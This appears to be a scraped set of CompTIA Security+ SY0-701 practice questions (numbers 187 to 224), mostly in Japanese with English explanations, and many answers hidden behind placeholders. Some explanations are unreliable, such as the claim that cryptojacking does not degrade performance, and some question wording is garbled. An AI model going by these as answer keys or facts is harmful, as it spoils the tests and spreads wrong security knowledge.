`-key`	/certificate/csr.key
`-out`	/certificate/example.com.csr

質問: 187

ネットワーク管理者は、ネットワーク トラフィックが転送中に高度に安全であることを保証したいと考えています。次のアクションのうち、ネットワーク管理者が実行すべきアクションを最もよく表すものはどれですか。
A. EDR ソフトウェアが脅威の攻撃者が使用する可能性のある不正なアプリケーションを監視し、セキュリティ チームにアラートを構成することを確認します。
B. すべてのネットワーク セグメントで NAC が適用されていることを確認し、ファイアウォールのポリシーが更新されて不正なトラフィックがブロックされていることを確認します。
C. 境界 IPS を構成して、受信 HTTPS ディレクトリ トラバーサル トラフィックをブロックし、署名が毎日更新されることを確認します。
D. ネットワークで使用するために TLS およびその他の暗号化されたプロトコルのみが選択されていることを確認し、安全なプロトコルを介して承認されたトラフィックのみを許可します。
正解: **(**正解を表示します**)**

質問: **188**
次のどれが、古いアルゴリズムまたはキーによって生じる可能性のある脆弱性のタイプですか?
A. ハッシュ衝突
B. 暗号化
C. バッファオーバーフロー
D. 入力検証
正解: **(**正解を表示します**)**
A cryptographic vulnerability refers to weaknesses caused by the use of outdated or insecure cryptographic algorithms, protocols, or keys. These vulnerabilities make it easier for attackers to compromise encrypted data or communications. Use of deprecated ciphers or insufficient key lengths are typical examples.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: "Cryptographic vulnerabilities arise from the use of weak or outdated cryptographic algorithms or keys." Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

質問: **189**
管理者がインシデントを調査しているときに、共有されたファイルを表示した後に、複数のユーザーのコンピューターがマルウェアに感染していることを発見しました。管理者は、感染したマシンのパフォーマンスが低下していないことを発見し、ログ ファイルを調べたところ、ログイン失敗が多すぎることも示されませんでした。次の攻撃のうち、マルウェアの原因である可能性が最も高いのはどれですか。
A. 悪意のあるフラッシュドライブ
B. リモートアクセス型トロイの木馬
C. ブルートフォースパスワード
D. クリプトジャッキング
正解: **(**正解を表示します**)**
Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.
References =
* CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.

質問: **190**
An organization with multiple geographic locations has invested in various internet circuits at each location, including MPLS, 4G/5G, broadband, and dial-up. An architect is configuring a solution that will allow locations to function consistently and leverage links based on specific criteria. Which of the following is the best solution for the architect to configure?
A. SD-WAN
B. UTM
C. VPN
D. SASE
正解: **(**正解を表示します**)**
The correct answer is A. SD-WAN.
SD-WAN, or Software-Defined Wide Area Network, allows organizations with multiple locations to manage and optimize WAN connections across different circuit types, such as MPLS, broadband, cellular, and other internet links. It can dynamically route traffic based on business rules, performance, link quality, cost, latency, or application requirements.
This aligns with CompTIA Security+ SY0-701 security architecture concepts related to network infrastructure, availability, resilience, and secure connectivity between locations.
Why the other options are incorrect:
B). UTM
Unified Threat Management provides multiple security features, such as firewalling, intrusion prevention, antivirus, and web filtering, but it does not primarily manage multiple WAN circuits based on routing criteria.
C). VPN
A VPN provides encrypted connectivity over an untrusted network, but it does not inherently optimize traffic across MPLS, broadband, 4G/5G, and dial-up links.
D). SASE
Secure Access Service Edge combines networking and cloud-delivered security services, but the best answer for leveraging multiple circuit types across locations based on specific criteria is SD-WAN.
Therefore, the best solution is SD-WAN.

質問: **191**
An organization is required to provide assurance that its controls are properly designed and operating effectively. Which of the following reports will best achieve this objective?
A. Red teaming
B. Penetration testing
C. Independent audit
D. Vulnerability assessment
正解: **(**正解を表示します**)**
The correct answer is C. Independent audit.
An independent audit provides objective assurance that security controls are properly designed, implemented, and operating effectively. Audits are commonly used to validate compliance, governance, risk management, and control effectiveness.
This aligns with CompTIA Security+ SY0-701 topics involving audits, assessments, governance, compliance, and third-party assurance.
Why the other options are incorrect:

A). Red teaming
Red teaming simulates real-world adversary behavior to test detection and response capabilities. It does not provide the same formal assurance over control design and operating effectiveness.
B). Penetration testing
Penetration testing identifies exploitable vulnerabilities, but it does not comprehensively verify that all controls are properly designed and operating effectively.
D). Vulnerability assessment
A vulnerability assessment identifies and prioritizes weaknesses, but it does not provide formal assurance of control design and operating effectiveness.
Therefore, the best answer is independent audit.

質問: **192**
最高情報セキュリティ責任者は、会社のサーバーを監視して SQLi 攻撃が発生しないか確認し、攻撃が発生した場合に包括的な調査を行えるようにしたいと考えています。会社では、トラフィックの監視を可能にするために SSL 復号化を使用しています。この目標を達成するには、次のどの戦略が最適ですか。
A. すべての NetFlow トラフィックを SIEM に記録する
B. サーバーと同じサブネット上にネットワークトラフィックセンサーを展開する
C. エンドポイントと OS 固有のセキュリティ ログの記録
D. サーバーに出入りするトラフィックの完全なパケットキャプチャを有効にする
正解: **(**正解を表示します**)**
Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do not capture the full content of the packets, which may limit the scope and depth of the investigation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 372-373

質問: **193**
ある企業はコスト管理のため人員削減を進めています。最高情報セキュリティ責任者(CISO)は、内部脅威のリスク増大を懸念しています。セキュリティ意識向上チームがこの潜在的な脅威に対処するために、最も役立つと思われるのは次のうちどれでしょうか。
A. 解雇される可能性のあるスタッフのアカウントを直ちに無効にします。
B. 不満を抱えた従業員を特定し、管理できるように管理者をトレーニングします。
C. 解雇されるスタッフを監視するように DLP を構成します。
D. ソーシャル エンジニアリング手法に関するビジネス リーダーの認識を高めます。
正解: **B (**コメントを発表する**)**
The correct answer is Train supervisors to identify and manage disgruntled employees because insider threat risk is strongly tied to human behavior, morale, and organizational change. In the Security+ SY0-701 framework, insider threats are not limited to technical weaknesses but are often driven by emotional, financial, or workplace stressors-such as layoffs, demotions, or job uncertainty. During workforce reductions, employees may experience resentment or fear, increasing the likelihood of malicious or negligent actions.

Security awareness programs are designed to address human-centric risks through education, observation, and early intervention. Training supervisors equips them to recognize warning signs of insider threat behavior, including sudden disengagement, policy violations, excessive access requests, or hostile workplace conduct.
The SY0-701 study guide emphasizes that managers and supervisors are in the best position to observe behavioral changes and escalate concerns before they turn into security incidents.
Option A is incorrect because disabling accounts before termination can disrupt operations, violate HR procedures, and raise legal or ethical concerns. Option C, configuring DLP to monitor staff targeted for termination, may be inappropriate, legally risky, and reactive rather than preventive. Option D focuses on external threats like phishing and manipulation, not internal risks tied to layoffs.
By training supervisors, the organization strengthens administrative and operational controls that align with security governance and personnel risk management objectives in SY0-701. This proactive approach supports collaboration between HR, management, and security teams, ensuring insider threats are identified early and handled appropriately.
In summary, insider threat mitigation during layoffs is most effective when focused on people and processes.
Training supervisors helps detect risk indicators early, supports employee well-being, and reduces the likelihood of intentional or accidental security incidents during periods of organizational stress.

質問**: 194**
システム管理者は、ユーザーの責任に基づいて、ユーザーがデータにアクセスできないようにしたいと考えています。また、管理者は、必要なアクセス構造を簡略化された形式で適用したいと考えています。管理者は、次のどれをサイト回復リソース グループに適用する必要がありますか?
A. RBAC
B. ACL
C. SAML
D. GPO
正解**: (**正解を表示します**)**
RBAC stands for Role-Based Access Control, which is a method of restricting access to data and resources based on the roles or responsibilities of users. RBAC simplifies the management of permissions by assigning roles to users and granting access rights to roles, rather than to individual users. RBAC can help enforce the principle of least privilege and reduce the risk of unauthorized access or data leakage. The other options are not as suitable for the scenario as RBAC, as they either do not prevent access based on responsibilities, or do not apply a simplified format. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 133 1

質問**: 195**
ある組織が、コストと利益を主な要件とし、RTO と RPO の値が約 2 日である新しいバックアップ データ センターを構築しています。このシナリオに最適なサイトは次のうちどれですか。
A. リアルタイムリカバリ
B. ホット
C. 冷たい
D. 暖かい
正解**: (**正解を表示します**)**
A cold site is a type of backup data center that has the necessary infrastructure to support IT operations, but does not have any pre-configured hardware or software. A cold site is the cheapest option among the backup data center types, but it also has the longest recovery time objective (RTO) and recovery point objective (RPO) values. A cold site is suitable for scenarios where the cost-benefit is the primary requirement and the RTO and RPO values are not

very stringent. A cold site can take up to two days or more to restore the normal operations after a disaster. References = CompTIA Security+ SY0-701 Certification Study Guide, page
387; Backup Types - SY0-601 CompTIA Security+ : 2.5, video at 4:50.

質問: **196**
ある会社の経理部門は、会社の銀行ドメインから、電信送金の指示を含む緊急支払メッセージを受け取りました。送信者は、送金をできるだけ早く完了するよう依頼しました。
次の攻撃のうちどれが説明されていますか?
A. ビジネスメール詐欺
B. ヴィッシング
C. スピアフィッシング
D. なりすまし
正解: **(**正解を表示します**)**
This is a classic example of Business Email Compromise (BEC), where attackers spoof or compromise trusted email accounts to trick employees into performing unauthorized financial transactions.
Vishing (B) is voice phishing, spear phishing (C) targets individuals with customized messages, and impersonation (D) is a general term for identity deception but BEC specifically describes financial fraud via email.
BEC is a major threat covered in the Threats domain of SY0-701#6:Chapter 2 CompTIA Security+ Study Guide#

質問: **197**
最高情報セキュリティ責任者(CIO)は、セキュリティコミュニティに対し、組織の公開資産における脆弱性を報告する機会を提供します。このシナリオは、次のうちどれに最もよく当てはまりますか？
A. バグバウンティ
B. レッドチーム
C. オープンソースインテリジェンス
D. 第三者との情報共有
正解: **(**正解を表示します**)**
This scenario describes a bug bounty program, which invites external security researchers to responsibly identify and report vulnerabilities in an organization's systems. CompTIA Security+ SY0-701 defines bug bounty programs as structured initiatives that reward researchers for discovering and disclosing security flaws before they can be exploited by malicious actors.
Bug bounty programs extend security testing beyond internal teams and provide continuous, real-world testing of public-facing assets. They are particularly effective for identifying zero-day vulnerabilities, logic flaws, and edge-case issues that automated tools may miss.
Red teaming (B) is a controlled, internal or contracted adversarial exercise, not an open invitation. Open- source intelligence (C) involves gathering publicly available information, not vulnerability reporting. Third- party information sharing (D) refers to sharing threat intelligence, not soliciting vulnerability reports.
Because the CISO is inviting the broader security community to report vulnerabilities, the correct answer is A: Bug bounty.

質問: **198**
次の目標のうち、卓上演習で最もよく達成されるのはどれですか?
A. 参加者にインシデント対応プロセスを理解させる
B. レッドチームとブルーチームの交戦規則の決定
C. 実際のセキュリティ侵害の影響を迅速に判断する
D. 複数のセキュリティ調査を並行して実施する
正解: **(正解を表示します)**
A tabletop exercise is a discussion-based simulation where incident response (IR) team members walk through hypothetical security scenarios to understand roles, responsibilities, escalation paths, and communication processes. According to Security+ SY0-701, tabletop exercises are ideal for familiarizing participants with the incident response process and improving organizational readiness without the pressure or resource demands of full-scale simulations.
These exercises highlight:
IR workflow clarity
Decision-making processes
Coordination between technical and non-technical teams
Communication procedures
Identification of gaps in policies or documentation
Option B (rules of engagement) is part of penetration testing planning, not tabletop exercises. Option C refers to real breach analysis, not simulations. Option D refers to forensic operations, not tabletop objectives.
Thus, A is correct.

質問: **199**
システム管理者は、次の要件を満たすソリューションに取り組んでいます。
- 安全なゾーンを提供します。
- 会社全体のアクセス制御ポリシーを適用します。
- 脅威の範囲を縮小します。
システム管理者が設定しているのは次のどれですか?
A. ゼロトラスト
B. AAA
C. 否認防止
D. CIA
正解: **(正解を表示します)**
The correct answer is Zero Trust because it directly aligns with all three stated requirements: creating secure zones, enforcing consistent access control policies across the organization, and reducing the overall threat surface. In the Security+ SY0-701 framework, Zero Trust is a modern security architecture model based on the principle of never trust, always verify. It assumes that threats may already exist inside or outside the network and therefore requires continuous validation of users, devices, and sessions.
Zero Trust architectures segment environments into secure zones, often using microsegmentation, to prevent lateral movement by attackers. This directly reduces the scope of threats by limiting what an attacker can access even if one component is compromised. Enforcing company-wide access control

policies is another core Zero Trust principle, as access decisions are centrally governed and based on identity, device posture, context, and least privilege rather than network location.
Option B, AAA (Authentication, Authorization, and Accounting), is an access control framework, but it does not inherently define secure zones or reduce threat scope through segmentation. Option C, Non-repudiation, ensures actions cannot be denied later and is primarily related to auditing and accountability, not access control architecture. Option D, CIA, refers to confidentiality, integrity, and availability-fundamental security goals rather than an implementation model.
The SY0-701 study guide emphasizes Zero Trust as a strategic approach to minimizing attack surfaces, enforcing least privilege, and protecting enterprise resources regardless of user location or network boundaries. By continuously validating access and restricting trust, Zero Trust architectures significantly reduce risk and improve resilience against both internal and external threats.
In summary, the combination of secure zones, centralized access control enforcement, and reduced threat exposure clearly indicates the implementation of a Zero Trust architecture.

質問**: 200**
ユーザーは、スマートフォンのデフォルトソフトウェアでは利用できないソフトウェアや機能をインストールしたいと考えています。
次のどれが、ユーザーが許可されていないソフトウェアをインストールして新しい機能を有効にすることを許可するでしょうか?
A. ソウ
B. クロスサイトスクリプティング
C. 脱獄
D. サイドローディング
正解**: C (**コメントを発表する**)**
Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.
SOU (Statement of Understanding) is not related to modifying devices.
Cross-site scripting is a web-based attack technique, unrelated to smartphone software.
Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

質問**: 201**
セキュリティ意識向上トレーニング セッションの後、ユーザーが IT ヘルプ デスクに電話をかけ、不審な電話があったことを報告しました。不審な発信者は、最高財務責任者が請求書を締め切るためにクレジットカード情報を要求していると述べました。ユーザーはトレーニングで次のどのトピックを認識しましたか?
A. 内部脅威
B. メールフィッシング
C. ソーシャルエンジニアリング
D. エグゼクティブホエール
正解**: (**正解を表示します**)**
Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment. The user recognized this as a potential scam and reported it to the IT help desk.
The other topics are not relevant to this situation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 19 1

質問: **202**
MDM プラットフォームを設定することで軽減される可能性のある脆弱性は次のどれですか?
A. TPM
B. バッファオーバーフロー
C. 脱獄
D. SQLインジェクション
正解: **(正解を表示します)**
A Mobile Device Management (MDM) platform protects organizational mobile devices by enforcing security policies, restricting unauthorized configuration changes, and detecting compromised devices. One of the major vulnerabilities MDM mitigates is jailbreaking, which occurs when a user removes manufacturer restrictions to gain unrestricted access to the file system and install unapproved apps.
Security+ SY0-701 explains that jailbroken devices:
* Bypass built-in security protections
* Are more susceptible to malware
* Can be used for data exfiltration
* Violate corporate mobile security policies
MDM solutions detect jailbroken or rooted devices and automatically block them from accessing corporate resources, enforce compliance rules, and remotely wipe devices if necessary.
TPM (A) is a hardware security chip unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software development vulnerabilities, not mobile device policy issues.
Thus, the correct answer is C: Jailbreaking.

質問: **203**
証拠の完全性を確保する必要がある場合、企業はデジタルフォレンジックの次のどの要素を使用する必要がありますか?
A. 取得
B. 封じ込め
C. 保存
D. 電子証拠開示
正解: **C (コメントを発表する)**

質問: **204**
セキュリティ インシデントが発生した後、システム管理者は会社に NAC プラットフォームの購入を依頼します。システム管理者が保護しようとしている攻撃対象領域は次のどれですか。
A. ブルートゥース
B. 有線
C. NFC
D. SCADA
正解: **(正解を表示します)**
The correct answer is Wired because Network Access Control (NAC) platforms are primarily designed to control and secure access to an organization's wired and wireless network infrastructure, with a strong emphasis on enforcing policies at the point where devices connect to the network. In the context of

the Security+ SY0-701 objectives, NAC is a key architectural control used to reduce attack surface by preventing unauthorized, unmanaged, or noncompliant devices from gaining network access.
A NAC solution works by authenticating and evaluating devices before granting them access to network resources. This commonly includes checking device identity, credentials, patch levels, antivirus status, and compliance with security policies. For wired networks, NAC enforces controls at switch ports using technologies such as 802.1X, ensuring that only approved devices can connect to internal networks. This directly protects the wired attack surface by stopping threats like rogue devices, compromised laptops, or unauthorized systems from plugging into an Ethernet port and gaining access.
Option A, Bluetooth, is incorrect because NAC platforms do not directly manage short-range personal area network technologies. Option C, NFC, is also incorrect because NFC is typically used for proximity-based authentication or payments and is outside the scope of NAC enforcement. Option D, SCADA, refers to industrial control systems, which require specialized security controls and are not the primary target of standard enterprise NAC solutions.
The SY0-701 study guide highlights NAC as a preventive and detective control that supports zero trust principles by verifying devices before allowing access. By securing the wired network attack surface, NAC significantly reduces lateral movement opportunities and limits the impact of compromised or unauthorized endpoints following a security incident.

質問: **205**
次のデータ復旧戦略のうち、低コストで迅速な復旧を実現するものはどれですか?
A. Hot
B. Cold
C. Manual
D. Warm
正解: **(**正解を表示します**)**

A warm site offers a compromise between cost and recovery speed. It includes hardware and network infrastructure partially configured, allowing quicker recovery than a cold site but at lower cost than a hot site.
Hot sites (A) enable rapid recovery but at high cost. Cold sites (B) are low cost but slow to recover. Manual (C) refers to manual processes, typically slower.
Warm sites balance recovery time and cost in disaster recovery planning#6:Chapter 9 CompTIA Security+ Study Guide#.

質問: **206**
法務部門は、第三者によってシュレッダー処理されリサイクルされたすべてのデバイスのバックアップを保持する必要があります。この要件を最もよく表しているのは次のうちどれですか。
A. 衛生
B. データ保持
C. 破壊
D. 認定
正解: **(**正解を表示します**)**

質問: **207**
セキュリティ管理者は、機密性の高い顧客データの流出を防ぐために DLP ソリューションを導入しています。管理者が最初に行うべきことは何ですか?
A. クラウド ストレージ Web サイトへのアクセスをブロックします。
B. 送信メールの添付ファイルをブロックするルールを作成します。
C. データに分類を適用します。

D. ファイル サーバー上の共有からすべてのユーザー権限を削除します。
正解: **(**正解を表示します**)**
Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk.
Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how. By applying classifications to the data, the security administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Data Protection, page 323. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 8: Data Protection, page
327.

質問: **208**
最近の WLAN インフラストラクチャのアップグレード以降、複数のモバイルユーザーがロビーからインターネットにアクセスできなくなっています。ネットワーク チームは建物のヒートマップ調査を実施し、そのエリアに複数の WAP があることを発見しました。これらの WAP は、高出力設定で同様の周波数を使用しています。セキュリティ チームは、次にどの設置上の考慮事項を評価すべきでしょうか。
A. チャネルの重複
B. 暗号化タイプ
C. 新しいWLAN展開
D. WAP配置
正解: **(**正解を表示します**)**
When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.
References = CompTIA Security+ SY0-701 study materials, particularly the domain on Wireless and Mobile Security, which covers WLAN deployment considerations.

質問: **209**
データ管理者は SaaS アプリケーションの認証を構成しており、従業員が維持する必要がある資格情報の数を減らしたいと考えています。会社では、新しい SaaS アプリケーションにアクセスするためにドメイン資格情報を使用することを希望しています。次の方法のどれがこの機能を可能にしますか?
A. SSO
B. LEAP
C. MFA
D. PEAP
正解: **(**正解を表示します**)**
SSO stands for single sign-on, which is a method of authentication that allows users to access multiple applications or services with one set of credentials. SSO reduces the number of credentials employees need to maintain and simplifies the login process. SSO can also improve security by reducing the risk of password reuse, phishing, and credential theft. SSO can be implemented using various protocols, such as SAML, OAuth, OpenID Connect, and Kerberos, that enable the exchange of authentication information between different domains or systems. SSO is commonly used for accessing SaaS applications, such as Office 365, Google Workspace, Salesforce, and others, using domain credentials123.
B: LEAP stands for Lightweight Extensible Authentication Protocol, which is a Cisco proprietary protocol that provides authentication for wireless networks. LEAP is not related to SaaS applications or domain credentials4.

C: MFA stands for multi-factor authentication, which is a method of authentication that requires users to provide two or more pieces of evidence to prove their identity. MFA can enhance security by adding an extra layer of protection beyond passwords, such as tokens, biometrics, or codes. MFA is not related to SaaS applications or domain credentials, but it can be used in conjunction with SSO.
D: PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that provides secure authentication for wireless networks. PEAP uses TLS to create an encrypted tunnel between the client and the server, and then uses another authentication method, such as MS-CHAPv2 or EAP-GTC, to verify the user's identity. PEAP is not related to SaaS applications or domain credentials.
References = 1: Security+ (SY0-701) Certification Study Guide | CompTIA IT Certifications 2: What is Single Sign-On (SSO)? - Definition from WhatIs.com 3: Single sign-on - Wikipedia 4: Lightweight Extensible Authentication Protocol - Wikipedia : What is Multi-Factor Authentication (MFA)? - Definition from WhatIs.com : Protected Extensible Authentication Protocol - Wikipedia

質問**: 210**
ある組織は、リモート従業員に対する会社のセキュリティ認証方法を改善したいと考えています。次のような要件があります。
* SaaSおよび社内ネットワークアプリケーション全体で機能する必要がある
* デバイスメーカーに依存しないこと
* オフライン機能が必要
次のうち最も適切な認証方法はどれでしょうか?
A. SMS認証
B. ユーザー名とパスワード
C. 生体認証
D. 時間ベースのトークン
正解**: (**正解を表示します**)**

質問**: 211**
MSSPは数百のクライアントのファイアウォールを管理しています。ファイアウォールの変更効率を向上させるために、標準設定テンプレートを作成するのに最も役立つツールは次のうちどれですか？
A. SNMP
B. ベンチマーク
C. ネットフロー
D. SCAP
正解**: (**正解を表示します**)**
Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.
SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.
Benchmarks are fundamental for configuration management in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

質問: **212**
脆弱性評価を実施する際のリスクは次のどれですか?
A. システムへの不正アクセス
B. システムのセキュリティギャップを見つける
C. 誤検知の報告
D. 業務運営の混乱
正解: **(**正解を表示します**)**

質問: **213**
インシデントが適切なレベルの注意と対応を受けられるようにするために、チケットの自動化によって最もよく実行されるアクションは次のどれですか。
A. 通知
B. 創造
C. クロージャ
D. エスカレーション
正解: **D (**コメントを発表する**)**
The key phrase is "ensure that incidents receive the correct level of attention and response." In operations, that aligns most directly with escalation-moving high-severity or time-sensitive incidents to the right people
/teams quickly and consistently, according to predefined criteria (severity, impacted systems, threat intel enrichment, SLA timers). The Study Guide lists ticketing and escalation explicitly as automation use cases:
"Ticket creation: Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams." and, crucially for this question, "Escalation: In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly." While automation can also handle notification and ticket creation, escalation is the control that most directly enforces that the incident gets the proper priority and response path (for example: paging on-call, invoking the IR lead, opening a bridge, and applying "major incident" workflows). Closure is typically less suitable because it often requires validation and human judgment to ensure containment, eradication, and recovery steps are complete.
References: Automation use cases for ticketing, including escalation for major incidents .

質問: **214**
次の契約のうち、応答時間、エスカレーション、およびパフォーマンス メトリックを定義しているものはどれですか。
A. BPA
B. MOA
C. NDA
D. SLA
正解: **(**正解を表示します**)**
AnSLA (D)or Service Level Agreement is a formal contract that definesperformance standards, includingresponse times, escalation procedures, uptime guarantees, and other service-related metrics.

This is referenced inDomain 5.2: Explain the importance of managing third-party riskunder"Agreements (e.g., SLA, NDA, MOU/MOA, BPA)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.2 - "Agreements: SLA (service-level agreement)."

質問: **215**
OSINT の一般的な使用法を最もよく表しているのは次のうちどれですか?
A. 内部システムとネットワークトラフィックを監視して異常な動作を検出する
B. 既知の脆弱性を修正するためのセキュリティパッチのインストールと設定
C. 公開プラットフォームから情報を収集し、セキュリティ上の潜在的なリスクを見つける
D. 企業の機密データを暗号化し、クラウドに安全に保存する
正解: **(**正解を表示します**)**
OSINT stands for open source intelligence and is commonly used to gather information from publicly available sources to support security activities such as reconnaissance, threat intelligence, and identifying exposures (for example, leaked credentials, exposed infrastructure details, or public references to vulnerabilities). The Practice Tests book defines OSINT directly: "OSINT, or open source intelligence, is intelligence information obtained from public sources like search engines, websites, domain name registrars, and a host of other locations." That definition aligns precisely with option C's "collecting information from public platforms." The Study Guide similarly explains OSINT in the threat intelligence context: "Open source threat intelligence is threat intelligence that is acquired from publicly available sources." This supports the idea that OSINT is used to discover relevant information that may affect security posture-such as indicators, exposed assets, or details useful for defensive planning. The other options describe different operational activities: A is internal monitoring (SIEM/IDS/EDR style), B is patch management, and D is encryption/storage strategy-none are
"open source intelligence."
References: OSINT definition as intelligence obtained from public sources ; OSINT as threat intelligence acquired from publicly available sources .

質問: **216**
医療機関は、個人が健康上の緊急事態をデジタルで報告できる Web アプリケーションを提供したいと考えています。
開発中に最も重要な考慮事項は次のどれですか?
A. スケーラビリティ
B. 可用性
C. コスト
D. 導入の容易さ
正解: **(**正解を表示します**)**
Availability is the ability of a system or service to be accessible and usable when needed. For a web application that allows individuals to digitally report health emergencies, availability is the most important consideration during development, because any downtime or delay could have serious consequences for the health and safety of the users. The web application should be designed to handle high traffic, prevent denial- of-service attacks, and have backup and recovery plans in case of failures2.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 41.

質問: **217**
システム管理者は、クラウド コンピューティング インスタンス内の脆弱性を懸念しています。クラウド コンピューティング環境を設計する際に管理者が考慮すべき最も重要なことはどれですか。
A. VMエスケープ
B. トークン化

C. TOC/TOU
D. SQLインジェクション
E. パスワードスプレー
正解: **(**正解を表示します**)**

質問: **218**
インシデント対応の次のフェーズのうち、レポートの生成が含まれるのはどれですか?
A. 回復
B. 準備
C. 学んだ教訓
D. 封じ込め
正解: **(**正解を表示します**)**
The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.
* Recovery focuses on restoring services and normal operations.
* Preparation involves creating plans and policies for potential incidents, not reporting.
* Containment deals with isolating and mitigating the effects of the incident, not generating reports.

質問: **219**
従業員が会社の請求システムを使用して不正な小切手を発行しました。管理者は、このアクティビティが他にも発生した証拠を探しています。管理者が調査する必要があるのは次のうちどれですか。
A. ファイアウォール ログ
B. アプリケーションログ
C. IDS/IPS ログ
D. 脆弱性スキャナのログ
正解: **B (**コメントを発表する**)**

質問: **220**
アナリストは、データ プレーン内でのゼロ トラスト原則の実装を評価しています。アナリストが評価するのに最も関連性の高いのは次のどれでしょうか。
A. 保護されたゾーン
B. 主体の役割
C. 適応型アイデンティティ
D. 脅威範囲の縮小
正解: **(**正解を表示します**)**
The data plane, also known as the forwarding plane, is the part of the network that carries user traffic and data. It is responsible for moving packets from one device to another based on the routing and switching decisions made by the control plane. The data plane is a critical component of the Zero Trust architecture, as it is where most of the attacks and breaches occur. Therefore, implementing Zero Trust principles within the data plane can help to improve the security and resilience of the network.
One of the key principles of Zero Trust is to assume breach and minimize the blast radius and segment access.

This means that the network should be divided into smaller and isolated segments or zones, each with its own security policies and controls. This way, if one segment is compromised, the attacker cannot easily move laterally to other segments and access more resources or data. This principle is also known as threat scope reduction, as it reduces the scope and impact of a potential threat.
The other options are not as relevant for the data plane as threat scope reduction. Secured zones are a concept related to the control plane, which is the part of the network that makes routing and switching decisions.
Subject role is a concept related to the identity plane, which is the part of the network that authenticates and authorizes users and devices. Adaptive identity is a concept related to the policy plane, which is the part of the network that defines and enforces the security policies and rules.
References = https://bing.com/search?q=Zero+Trust+data+plane
https://learn.microsoft.com/en-us/security/zero-trust/deploy/data

質問: **221**
ハードドライブから機密データを繰り返し消去したいが、ハードドライブは再利用できるようにしたい企業にとって、一般的なデータ削除オプションは次のどれですか。
A. 消磁
B. デフラグ
C. 書式設定
D. サニタイズ
正解: **D (**コメントを発表する**)**

質問: **222**
クライアントの Web ブラウザを制御するために Web ベースのアプリケーションにスクリプトを挿入することを伴う脆弱性のタイプは次のどれですか。
A. SQLインジェクション
B. クロスサイトスクリプティング
C. ゼロデイエクスプロイト
D. オンパス攻撃
正解: **(**正解を表示します**)**
Cross-site scripting (XSS) vulnerabilities allow attackers to inject malicious scripts into a website, which are then executed in the user's web browser, potentially leading to data theft or session hijacking.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

質問: **223**
クライアントは、サービス プロバイダーがホストするセキュリティ サービスに対して、少なくとも 99.99% の稼働率を要求します。
次の文書のうち、サービス プロバイダーがクライアントに返す必要がある情報が含まれているのはどれですか。
A. モア
B. 種をまく
C. 覚書
D. SLA
正解: **(**正解を表示します**)**
A service level agreement (SLA) is a document that defines the level of service expected by a customer from a service provider, indicating the metrics by which that service is measured, and the remedies or penalties, if any, should the agreed-upon levels not be achieved. An SLA can specify the minimum

uptime or availability of a service, such as 99.99%, and the consequences for failing to meet that standard. A memorandum of agreement (MOA), a statement of work (SOW), and a memorandum of understanding (MOU) are other types of documents that can be used to establish a relationship between parties, but they do not typically include the details of service levels and performance metrics that an SLA does. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17

質問: **224**
ゼロデイエクスプロイトに関連する攻撃に関するアラートが発生しました。アナリストはリスクを軽減するために、ネットワークに要塞ホストを設置しました。どのような種類の制御が実施されていますか？
A. 補償
B. 探偵
C. 運用中
D. 物理
正解: **(**正解を表示します**)**
A bastion host is a hardened system placed at a network boundary to absorb attacks and limit exposure. When deployed to mitigate risks from zero-day vulnerabilities, it acts as a compensating control. CompTIA Security+ SY0-701 defines compensating controls as alternative safeguards used when primary controls are insufficient or unavailable-such as when no patch exists for a zero-day.
Detective controls (B) identify issues but do not reduce exposure. Operational controls (C) refer to procedural or human-driven processes. Physical controls (D) secure physical environments (e.g., locks, cameras).
Because a bastion host compensates for the lack of a patch, the correct answer is A: Compensating.

質問: **225**
